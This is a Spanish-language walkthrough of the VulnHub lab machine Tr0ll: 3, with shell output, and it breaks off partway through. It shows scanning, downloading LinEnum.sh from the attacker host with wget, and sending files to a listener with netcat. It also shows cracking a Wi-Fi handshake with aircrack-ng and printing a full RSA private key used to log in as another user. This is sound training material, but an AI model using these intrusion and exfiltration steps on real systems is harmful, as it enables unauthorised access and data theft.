
Rafael Aguiar Muñoz



TR0LL: 3

About Release

Name: Tr0ll: 3

Date release: 6 Aug 2019

Author: Maleus

Series: Tr0ll

?

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

Tr0ll3.ova (Size: 4.0GB)

Download: https://drive.google.com/file/d/1Jshz0VifMrw3S-Kcq8C3nf9HMQtXuKrW/view

Download (Mirror): https://download.vulnhub.com/tr0ll/Tr0ll3.ova

?

Description

The latest version of the Tr0ll series. This one is a little different from the previous iterations, I would say still on the beginner++ level. I hope everyone has fun, be sure to tag @Maleus21 with screen shots of the flag.

You will need to login with start:here

Type: Boot 2 Root

Goal: Obtain flag.txt


Difficulty: Beginner++

```
┌──(root㉿kali)-[/home/rafa]
└─# nmap -A 192.168.43.33
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 13:28 CET
Nmap scan report for 192.168.43.33
Host is up (0.0027s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d:d1:ea:d0:a8:1e:83:ef:c7:4f:ae:4c:bb:d6:75:19 (RSA)
|   256 24:5f:cb:ef:3a:db:b5:59:c6:15:51:b9:2b:9b:fa:39 (ECDSA)
|_  256 8b:96:de:4a:11:45:a7:f9:eb:60:9b:45:da:1a:21:de (ED25519)
MAC Address: 08:00:27:10:CE:03 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   2.70 ms 192.168.43.33
```


Usar el parámetro “-A” para escanear los servicios que se ejecutan en todos los puertos abiertos.

```
┌──(root㉿kali)-[/home/rafa]
└─# ssh start@192.168.43.33
The authenticity of host '192.168.43.33 (192.168.43.33)' can't be established.
ED25519 key fingerprint is SHA256:xS8ozvWEK/ljNIlRz/m11IypL2sTaMtjC90e786IVdE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.33' (ED25519) to the list of known hosts.
start@192.168.43.33's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connec
tion or proxy settings

start@Tr0ll3:~$
```

Nos conectamos a la máquina vulnerable mediante el protocolo ssh.




Ahora usamos los parámetro “-la” con el comando ls para ver los ficheros y directorios de una manera muy estructurada y con mucha información. Entramos a la carpeta bluepill y visualizamos su contenido (que es solo un link).




Salimos de bluepill y entramos en la carpeta redpill. Usar el comando ls para ver los ficheros y directorios que hay dentro. Y ahora visualizamos el contenido del único archivo que nos da las credenciales para cambiar al usuario step2.

```
start@Tr0ll3:~/redpill$ su step2
Password:
su: Authentication failure
start@Tr0ll3:~/redpill$
```


Pero las credenciales no funcionaron.




Ahora queremos buscar el archivo LinEnum.sh



Usamos el comando head para poder ver las diez primeras líneas del archivo.



Ahora vamos a levantar un servidor web local usando python.



En el servidor web local, podemos ver todos los ficheros y directorios que están en el escritorio.

```
start@Tr0ll3:~$ which wget
/usr/bin/wget
start@Tr0ll3:~$
start@Tr0ll3:~$
```

Saber donde está instalado wget

```
start@Tr0ll3:/tmp$ wget 192.168.43.29:8181/LinEnum.sh
--2024-02-20 07:03:17--  http://192.168.43.29:8181/LinEnum.sh
Connecting to 192.168.43.29:8181... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh              100%[===================>]  45.54K  --.-KB/s    in 0.004s

2024-02-20 07:03:17 (12.7 MB/s) - 'LinEnum.sh' saved [46631/46631]

start@Tr0ll3:/tmp$
```

Descargar el fichero "LinEnum" en la máquina vulnerables gracias al servidor web local desplegado en el Kali Linux.

```
start@Tr0ll3:/tmp$
start@Tr0ll3:/tmp$ chmod 777 LinEnum.sh
start@Tr0ll3:/tmp$
start@Tr0ll3:/tmp$ ls -la LinEnum.sh
-rwxrwxrwx 1 start start 46631 Feb 20 06:55 LinEnum.sh
start@Tr0ll3:/tmp$
start@Tr0ll3:/tmp$
```

Cambiar los permisos de acceso, escritura y lectura del fichero “LinEnum.sh”

```
┌──(root㉿kali)-[/home/rafa/Escritorio]
└─# nc -lvnp 9999 > copywytshadow.cap
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 43386
```

Capturar todo el tráfico de red que se envía al puerto 9999 y guardarlo en el archivo “copywytshadow.cap”.

```
start@Tr0ll3:/var/log/.dist-manage$
start@Tr0ll3:/var/log/.dist-manage$ nc 192.168.43.29 9999 < /var/log/.dist-manage/wytshadow.cap

start@Tr0ll3:/var/log/.dist-manage$
```

Enviar el archivo “wytshadow.cap” a la máquina que está conectada al puerto 9999.

```
┌──(root㉿kali)-[/home/rafa/Escritorio]
└─# nc -lvnp 9999 > copygold_star.txt
listening on [any] 9999 ...
```


Capturar todo el tráfico de red que se envía al puerto 9999 y guardarlo en el archivo “copygold_star.txt”.

Comando	nc 192.168.43.29 9999 < /.hints/lol/rofl/roflmao/this/isnt/gonna/stop/anytime/soon/still/going/lol/annoyed/almost/there/jk/no/seriously/last/one/rofl/ok/ill/stop/however/this/is/fun/ok/here/rofl/sorry/you/made/it/gold_star.txt

Enviará el archivo “gold_star.txt” a la máquina que está conectada al puerto 9999.

```
┌──(root㉿kali)-[/home/rafa/Escritorio]
└─# head copygold_star.txt
QBu4rIhKXJ
DKbpcZQpO3
T7JUfO0jjZ
zKjbOBpTK8
1g6DMuCIeN
Ix3JOMMrwy
xPNlD6T4xo
QhYNhbQ3SY
jw60Cs92MF
wcHvtoPejE
```

Visualizar las diez primeras líneas del fichero copygold_star.txt



Abrir el fichero “wytshadow.cap” con wireshark y analizar la captura de tráfico de red.

```
┌──(root㉿kali)-[/home/rafa/Escritorio]
└─# aircrack-ng -w copygold_star.txt  copywytshadow.cap
Reading packets, please wait...
Opening copywytshadow.cap
```

Recuperar la clave a partir de un diccionario que se llama “copygold_star.txt” para la captura de datos (handshake) de la red Wi-Fi que se encuentran en el archivo “copywytshadow,cap”.

Encontramos la siguiente clave: gaUoCe34t1
KEY FOUND! [gaUoCe34t1]

```
start@Tr0ll3:/tmp$ su wytshadow
Password:
wytshadow@Tr0ll3:/tmp$
wytshadow@Tr0ll3:/tmp$ id
uid=1003(wytshadow) gid=1003(wytshadow) groups=1003(wytshadow)
wytshadow@Tr0ll3:/tmp$
wytshadow@Tr0ll3:/tmp$
```

Ahora nos cambiamos al usuario “wytshadow” y usar el comando “id” para obtener datos sobre este usuario.

```
wytshadow@Tr0ll3:/tmp$ cd /home/wyt*
wytshadow@Tr0ll3:~$
wytshadow@Tr0ll3:~$
wytshadow@Tr0ll3:~$
wytshadow@Tr0ll3:~$ pwd
/home/wytshadow
wytshadow@Tr0ll3:~$
wytshadow@Tr0ll3:~$
wytshadow@Tr0ll3:~$ ls
oohfun
wytshadow@Tr0ll3:~$
```

Nos movemos al directorio de la ruta “/home/wytshadow”.

```
wytshadow@Tr0ll3:~$ ls -la
total 40
drwx------  4 wytshadow wytshadow 4096 Aug  2  2019 .
drwxr-xr-x 10 root      root      4096 Jun 19  2015 ..
-rw-r--r--  1 wytshadow wytshadow  220 Jun 17  2015 .bash_logout
-rw-r--r--  1 wytshadow wytshadow 3637 Jun 17  2015 .bashrc
drwx------  2 wytshadow wytshadow 4096 Jun 17  2015 .cache
drwx------  3 wytshadow wytshadow 4096 Aug  1  2019 .gnupg
-rwsrwxrwx  1 genphlux  root      8566 Jun 17  2015 oohfun
-rw-r--r--  1 wytshadow wytshadow  675 Jun 17  2015 .profile
wytshadow@Tr0ll3:~$
```

Comprobamos todos los ficheros y directorios que hay en el interior de wytshadow

```
wytshadow@Tr0ll3:~$ file oohfun
oohfun: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/l, for GNU/Linux 2.6.24, BuildID[sha1]=309f4fec949b0e2eb3f6ec83ccadff89c5
53e397, not stripped
wytshadow@Tr0ll3:~$
```

Analizar el contenido del archivo para determinar el tipo de fichero

```
wytshadow@Tr0ll3:~$ sudo -l
[sudo] password for wytshadow:
Matching Defaults entries for wytshadow on Tr0ll3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User wytshadow may run the following commands on Tr0ll3:
    (root) /usr/sbin/service nginx start
wytshadow@Tr0ll3:~$
```

Permitir al usuario wytshadow para poder ejecutar comandos como si fuera root.

```
wytshadow@Tr0ll3:~$ cd /etc/nginx/sites-enabled
wytshadow@Tr0ll3:/etc/nginx/sites-enabled$
```

Ahora nos vamos al directorio “sites-enabled” que se encuentra en la ruta “/etc/nginx/sites-enabled”

```
wytshadow@Tr0ll3:/etc/nginx/sites-enabled$ netstat -antp
(No info could be read for "-p": geteuid()=1003 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progra
m name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 192.168.43.33:22        192.168.43.29:57894     ESTABLISHED -

tcp6       0      0 :::22                   :::*                    LISTEN      -

wytshadow@Tr0ll3:/etc/nginx/sites-enabled$
```

Mostrar información sobre las conexiones de red activas

```
┌──(root㉿kali)-[/home/rafa/Escritorio]
└─# sudo apt install lynx
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
```

Instalar la herramienta lynx

```
┌──(root㉿kali)-[/home/rafa/Escritorio]
└─# lynx http://192.168.43.33:8080
```

Abrir una conexión a la dirección PI en el puerto 8080, se envía una solicitud HTTP GET al servidor, el servidor la recibe y muestra la respuesta por pantalla.

```
genphlux:HF9nd0cR!
```

Y obtenemos la credenciales del usuario genphlux.

```
wytshadow@Tr0ll3:/etc/nginx/sites-enabled$ su genphlux
Password:
genphlux@Tr0ll3:/etc/nginx/sites-enabled$ id
uid=1004(genphlux) gid=1004(genphlux) groups=1004(genphlux)
genphlux@Tr0ll3:/etc/nginx/sites-enabled$
```

Ahora cambiamos al usuario genphlux

```
genphlux@Tr0ll3:/etc/nginx/sites-enabled$ cd /home/genph*
genphlux@Tr0ll3:~$
genphlux@Tr0ll3:~$
genphlux@Tr0ll3:~$
genphlux@Tr0ll3:~$ ls -la
total 44
drwx------  4 genphlux genphlux 4096 Aug  2  2019 .
drwxr-xr-x 10 root     root     4096 Jun 19  2015 ..
-rw-r--r--  1 genphlux genphlux  220 Jun 17  2015 .bash_logout
-rw-r--r--  1 genphlux genphlux 3637 Jun 17  2015 .bashrc
drwx------  2 genphlux genphlux 4096 Jun 17  2015 .cache
drwx------  3 genphlux genphlux 4096 Aug  1  2019 .gnupg
-rw-rw-r--  1 genphlux genphlux 1675 Jun 18  2015 maleus
-rw-r--r--  1 genphlux genphlux  675 Jun 17  2015 .profile
-rw-------  1 genphlux genphlux 5649 Jun 17  2015 .viminfo
-rw-rw-r--  1 genphlux genphlux  931 Aug  2  2019 xlogin
genphlux@Tr0ll3:~$
```

Nos vamos al directorio genphlux en la ruta “/home/genphlux”.

```
genphlux@Tr0ll3:~$ cat maleus
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwz5Hwer48U1t/Qi9JveuO+Z7WQlnmhOOs/2pZ0he/OyVsEFv
DsGib1wu/N8t+7h9JZK9x2GL33TXQBVCy6TxES90F1An+2DSza6lJPCyhcgK/DEp
yxSVt32A+lFo+PQJV6QYZlpRkek0MjUw5y/E5qZwdBypC55C4QzgQBN3+Lnuhuk4
u52xcK9/6/2N7JZCNYA21Tp1Uy9mty/65IT7OwKJd2rXp3O6rZYTD/vPl+Rt/LtN
gA1DbDODq0NCmvcrZL+SafSj+MABA3LCERw01gA4RMdyxJU6hVfjeSKOdwDQOGWe
eAVCL2GR/frwyf+rfN1kbpdw/RGXWWwVANMcaQIDAQABAoIBAGNudFztrZo2NK2I
pcwSl0kqN+dAQuLU0vgXVw6ibL2iPxlkOYrqUi8kY0mk32YyrolUEhJYO0Ox3W1l
Zn8PoTV/VUAKMlJzHOhi6PfHHSPEnNOSthYWhajM4cKZczxWC+v2RfbaSHBms45e
SGl0inJskRiRAAZKswSp6gq334FrS6Dwy1tiKvzCfR3kLQghV5U/PhFZCsq3xvAw
eXPx2toNtU2gYSGrKWTep+nAKM1neBxeZAujYuN4xJ5/Th2y0pyTvX9WEgzKPJ/G
PlYZYCUAKPCbabYSuZckjeiN1aS52AIFedECBfAIezOr08Wx/bI/xCOgBxrQgPrK
kRvlOYECgYEA5eCIEfdLhWdg3ltadYE0O5VAoXKrbxYWqSyw1Eyeqj0N1qD9Rsvg
jIQJazV5JcVBIF54f/jlCJozR5s5AELrY0Z/krea1lF5ecOSUQE3tp94298xzO3g
7BBe3g6pD56Cya/Vo0+YVQmAnBHLh6QIYvUUXXN2IyceT8fhEx5JA+sCgYEA2W4z
KKMVAdPxKcjVks1zdGmVlj1RsUkakYuLWV3jQe2w1naJrc37Khy5eWZaRJhXqeBb
1cvTMa+r/BF7jvItxglWoBJqXDxKI0a6KqWtloZL2ynoaBkAhR2btob6nSN63Bpg
ZYJKY1B5yYbDHK4k6QT7atn2g6DAv/7sW6skj/sCgYA16WTAIek6TjZvr6kVacng
N27C7mu6T8ncvzhxcc68SjlWnscHtYTiL40t8YqKCyrs9nr4OF0umUtxfbvujcM6
syv0Ms9DeDQvFGjaSpjQYbIsjrnVP+zCMEyvc2y+1wQBXRWTiXVGbEYXVC0RkKzO
2H+AMzX/pIr9Vvk4TJ//JQKBgFNJcy9NyO46UVbAJ49kQ6WEDFjQhEp0xkiaO3aw
EC1g7yw3m+WH0X4AIsvt+QXtlSbtWkA7I1sU/7w+tiW7fu0tBpGqfDN4pK1+mjFb
5XKTXttE4lF9wkU7Yjo42ib3QEivkd1QW05PtVcM2BBUZK8dyXDUrSkemrbw33j9
xbOhAoGBAL8uHuAs68ki/BWcmWUUer7Y+77YI/FFm3EvP270K5yn0WUjDJXwHpuz
Fg3n294GdjBtQmvyf2Wxin4rxl+1aWuj7/kS1/Fa35n8qCN+lkBzfNVA7f626KRA
wS3CudSkma8StmvgGKIU5YcO8f13/3QB6PPBgNoKnF5BlFFQJqhK
-----END RSA PRIVATE KEY-----
genphlux@Tr0ll3:~$
genphlux@Tr0ll3:~$ chmod 600 maleus
genphlux@Tr0ll3:~$
```

Nos encontramos con un archivo que contiene una clave privada que nos permite ser el usuario maleus. Limitamos el acceso, lectura y escritura del fichero.

```
┌──(root㉿kali)-[~/.ssh]
└─# chmod 600 ~/.ssh/maleus

┌──(root㉿kali)-[~/.ssh]
└─# ssh -i maleus maleus@192.168.43.33
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conn
ection or proxy settings

maleus@Tr0ll3:~$
```

Nos conectamos mediante ssh a la máquina vulnerable como usuario maleus. No nos pide contraseña porque usamos la clave privada.

```
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$ id
uid=1000(maleus) gid=1000(maleus) groups=1000(maleus),1005(backups)
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$ ls -la
total 48
drwx------  5 maleus maleus 4096 Aug  2  2019 .
drwxr-xr-x 10 root   root   4096 Jun 19  2015 ..
-rw-r--r--  1 maleus maleus  220 Jun 17  2015 .bash_logout
-rw-r--r--  1 maleus maleus 3637 Jun 17  2015 .bashrc
drwx------  2 maleus maleus 4096 Jun 17  2015 .cache
